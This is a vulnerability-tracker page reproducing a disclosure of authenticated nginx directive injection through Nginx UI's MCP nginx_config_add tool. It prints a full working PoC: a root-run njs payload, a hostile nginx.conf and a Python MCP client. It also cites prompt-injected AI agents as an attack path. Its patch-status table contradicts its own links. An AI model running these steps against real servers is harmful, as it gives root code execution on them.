
GHSA-76PM-MQ2Q-9GCR
Nginx UI: MCP nginx_config_add skips config directive validation → authenticated nginx directive injection (RCE on the official image)
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Divulgación | Publicada | GHSA-76PM-MQ2Q-9GCR divulgada | |
| Divulgación | Modificada | Última actualización del registro | |
| Monitoreo | Detectada | Ingresó al índice |
## Summary
`internal/config/validation.go` (`ValidateConfigFile`) is a security control that blocks dangerous
nginx directives — `js_*`, `perl_*`, `load_module` of the njs/perl modules, and `user root`. It is
enforced on three of the four config-write paths: `api/config/add.go`, `api/config/modify.go`, and
`mcp/config/config_modify.go`. The fourth path — the MCP tool `nginx_config_add`
(`mcp/config/config_add.go`) — does NOT call it: it writes the caller-supplied `content` straight to
disk and reloads nginx. An authenticated MCP caller (or an MCP agent induced via prompt injection)
can therefore inject exactly the directives the control is meant to block, leading to nginx code
execution on deployments where the njs/perl module is available (e.g. the official Docker image).
## Root cause — an incomplete hardening patch
Commit `3e411d38` ("Harden config write paths", 2026-04-21) introduced `ValidateConfigFile` and
wired it into the config-write paths — but its changeset touched only:
api/config/add.go (+6), api/config/modify.go (+8), internal/config/validation.go (+199),
mcp/config/config_modify.go (+5)
It did NOT touch `mcp/config/config_add.go`. So the MCP add path was left without the validation
that all of its sibling paths received. `config_add.go` has never called `ValidateConfigFile`
(verified via git history); this is an oversight in the hardening, not a regression.
Affected code (mcp/config/config_add.go, handleNginxConfigAdd)
content := mcp.GetString(args, "content")        // caller-controlled
...
path, err := config.ResolveConfPath(baseDir, name)   // path is sandboxed to the conf dir (OK)
...
err = os.WriteFile(path, []byte(content), 0644)  // <-- no config.ValidateConfigFile(path, content)
...
res := nginx.Control(nginx.Reload)               // reloads nginx
Contrast — the guarded sibling (mcp/config/config_modify.go) does:
err = config.ValidateConfigFile(absPath, content)   // rejects js_*/perl_*/load_module/user root
if err != nil { return nil, err }
## Proof of Concept (live, Docker, official image)
Image `uozi/nginx-ui:2.3.11`, nginx 1.31.0. Authenticated with a valid node secret
(`X-Node-Secret`). MCP over SSE; client script `poc_mcp_client.py` attached.
1) Validation bypass (decisive):
- `tools/call nginx_config_add {name:"poc_blocked.conf", base_dir:"sites-available",
content:"js_import poc.js;\nperl_set $x 'sub{return 1}';\nuser root;\nload_module .../ngx_http_js_module.so;"}`
→ SUCCESS; file written verbatim (confirmed on disk).
- Same content via `nginx_config_modify` → REJECTED:
`{"code":-32603,"message":"file content contains restricted nginx directive: js_import"}`.
2) Effect (using only the vulnerable config_add tool):
- Wrote `/etc/nginx/poc.js` (njs module) and overwrote `/etc/nginx/nginx.conf` with
`load_module .../ngx_http_js_module.so; user root; ... js_import poc ...; server{ listen 8899;
location=/pwn { js_content poc.pwn; } }`. Tool returned SUCCESS (reload succeeded; `nginx -t` ok).
- `/proc/<worker>/status` → `Uid: 0 0 0 0` (workers run as root — `user root` took effect).
- `GET http://127.0.0.1:8899/pwn` → `pwned` (njs `js_content` executed).
- `/tmp/NJS_RCE_PROOF.txt` created, owned by root → JavaScript code execution in the nginx
worker performing arbitrary file write as root.
### Reproduction payloads (self-contained)
njs module written to `/etc/nginx/poc.js` via `nginx_config_add` (name="poc.js", base_dir=""):
import fs from 'fs';
function pwn(r){
  try{ fs.writeFileSync('/tmp/NJS_RCE_PROOF.txt','njs-code-exec-ok\n'); }catch(e){ r.return(200,'ERR:'+e); return; }
  r.return(200,'pwned\n');
}
export default { pwn };
Main config overwritten via `nginx_config_add` (name="nginx.conf", base_dir="", overwrite=true):
load_module /usr/lib/nginx/modules/ngx_http_js_module.so;
user root;
worker_processes 1;
error_log /var/log/nginx/error.log notice;
pid /run/nginx.pid;
events { worker_connections 1024; }
http {
    include /etc/nginx/mime.types;
    default_type application/octet-stream;
    js_import poc from /etc/nginx/poc.js;
    server { listen 8899; location = /pwn { js_content poc.pwn; } }
}
### PoC client (MCP-over-SSE, Python stdlib only)
Set `SECRET` to a valid node secret (printed in nginx-ui's first-boot logs) or a user JWT.
Usage: `python3 poc_mcp_client.py list` then `python3 poc_mcp_client.py call <tool> '<json-args>'`.
import sys, json, threading, queue, time, http.client
BASE = "127.0.0.1:9000"
SECRET = "<NODE_SECRET_OR_JWT>"
HDR = {"X-Node-Secret": SECRET}   # or {"Authorization": "Bearer <JWT>"}
resp_q = queue.Queue(); endpoint = {}

def sse_reader():
    conn = http.client.HTTPConnection(BASE, timeout=60)
    conn.request("GET", "/mcp", headers={**HDR, "Accept": "text/event-stream"})
    r = conn.getresponse(); event = None
    while True:
        line = r.fp.readline()
        if not line: break
        line = line.decode("utf-8","replace").rstrip("\r\n")
        if line.startswith("event:"): event = line[6:].strip()
        elif line.startswith("data:"):
            data = line[5:].strip()
            if event == "endpoint": endpoint["url"] = data; endpoint["ready"] = True
            else: resp_q.put(data)
        elif line == "": event = None

def post(obj):
    conn = http.client.HTTPConnection(BASE, timeout=30)
    conn.request("POST", endpoint["url"], body=json.dumps(obj).encode(),
                 headers={**HDR, "Content-Type": "application/json"})
    return conn.getresponse().read()

def wait(wid, t=20):
    end = time.time()+t
    while time.time() < end:
        try: d = resp_q.get(timeout=t)
        except queue.Empty: break
        try: j = json.loads(d)
        except Exception: continue
        if j.get("id") == wid: return j

threading.Thread(target=sse_reader, daemon=True).start()
for _ in range(50):
    if endpoint.get("ready"): break
    time.sleep(0.1)
post({"jsonrpc":"2.0","id":1,"method":"initialize","params":{"protocolVersion":"2024-11-05",
      "capabilities":{},"clientInfo":{"name":"poc","version":"1"}}}); wait(1)
post({"jsonrpc":"2.0","method":"notifications/initialized","params":{}})
cmd = sys.argv[1] if len(sys.argv) > 1 else "list"
if cmd == "list":
    post({"jsonrpc":"2.0","id":2,"method":"tools/list","params":{}})
    print([t["name"] for t in wait(2)["result"]["tools"]])
elif cmd == "call":
    post({"jsonrpc":"2.0","id":3,"method":"tools/call",
          "params":{"name":sys.argv[2],"arguments":json.loads(sys.argv[3])}})
    print(json.dumps(wait(3, 25), indent=1))
## Impact
An authenticated MCP principal — or a connected AI agent subverted via prompt injection — bypasses
the directive-validation security control and injects directives the project explicitly blocks
elsewhere. On deployments with the njs/perl module available (the official Docker image ships
`ngx_http_js_module.so`), this yields code execution in the nginx worker and, via `user root`,
arbitrary file read/write as root (trivially escalated to full host compromise:
`/root/.ssh/authorized_keys`, `/etc/cron.d/*`, overwriting a binary). On stock nginx without those
modules it is a reliable DoS (failed reload) plus a `user root` privilege regression.
## Honest scope / caveats
- Authenticated (node secret or user JWT), agent-mediated — not unauthenticated.
- RCE is conditional on the njs/perl module being present; it ships in the official image, so the
default Docker deployment is exploitable. Stock nginx without those modules → DoS instead.
- The write path is sandboxed to the nginx conf dir (no path traversal); the bug is directive
injection. (The main nginx.conf is inside that dir and can be overwritten with overwrite=true.)
- nginx-ui runs as root by design (it manages nginx); the bypass additionally lets request-handling
workers run as root via `user root`.
## Suggested fix
Call `config.ValidateConfigFile(path, content)` in `handleNginxConfigAdd` before `os.WriteFile`,
matching `mcp/config/config_modify.go` and the API paths — i.e. complete the `3e411d38` hardening on
the one path it missed.
--- (NOT a form field — include this as the closing section of the Description above) ---
## Dedup / novelty
Distinct from CVE-2026-33032 (GHSA-h6c2-x2m2-mwhf, "Unauthenticated MCP Endpoint"), whose root cause
is a MISSING AUTH middleware on /mcp_message (now fixed by adding AuthRequired) and which does not
involve config-content validation. This report is an AUTHENTICATED bypass of the directive-validation
control on the config_add path, and works on a fully patched (post-33032) instance. No existing
CVE/GHSA covers the config_add validation gap (checked osv.dev and the GitHub advisory database for
this repo). Appears novel.
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
gogithub.com/0xJacky/Nginx-UI |
Sin parche | — | — | v1.9.9 afectada |
commit 23d1934Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://nvd.nist.gov/vuln/detail/CVE-2026-84317https://github.com/0xJacky/nginx-ui/security/advisories/GHSA-76pm-mq2q-9gcrhttps://github.com/0xJacky/nginx-ui/commit/23d1934099b05b2a01589b48129dc3d3159d91c2https://github.com/0xJacky/nginx-uihttps://github.com/0xJacky/nginx-ui/releases/tag/v2.4.1Las referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.